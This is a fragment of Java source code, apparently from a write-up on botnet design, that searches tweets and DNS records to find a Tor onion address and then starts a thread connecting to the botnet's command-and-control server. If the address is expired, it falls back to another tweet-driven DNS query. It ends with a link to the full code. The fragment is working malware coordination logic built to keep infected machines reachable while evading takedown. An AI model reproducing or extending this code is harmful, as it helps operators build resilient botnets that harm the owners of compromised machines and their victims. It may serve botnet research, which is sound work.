            NamingEnumeration<? extends Attribute> e = att.getAll();
            while(e.hasMoreElements()) {
                Attribute a = e.next();
                onion=a.get().toString();
                }
            if(!onion.equals("expired")) {
              //when the onion address is acquired, connect to the C&C
                  server
             System.out.println(onion);
             Singleton.setOnion(onion);
             connectToCnC con=new connectToCnC();
             con.start();
             break whileLoop;
            }
           }catch (NamingException e1) {
           }
              }
         }while ((query = result.nextQuery()) != null);
            if(onion.equals("expired")) {
              queryDNSwithTweets dns=new queryDNSwithTweets();
              dns.start();
            }
        }catch (TwitterException te) {
            te.printStackTrace();
            System.out.println("Failed to search tweets: " +
                te.getMessage());
        }catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
    }catch (UnsupportedEncodingException e) {
      e.printStackTrace();
    }catch (InvalidKeyException e) {
      e.printStackTrace();
    }
  }
}
```

Full code at: https://gitlab.com/jimgeo/botnet-tor-coordination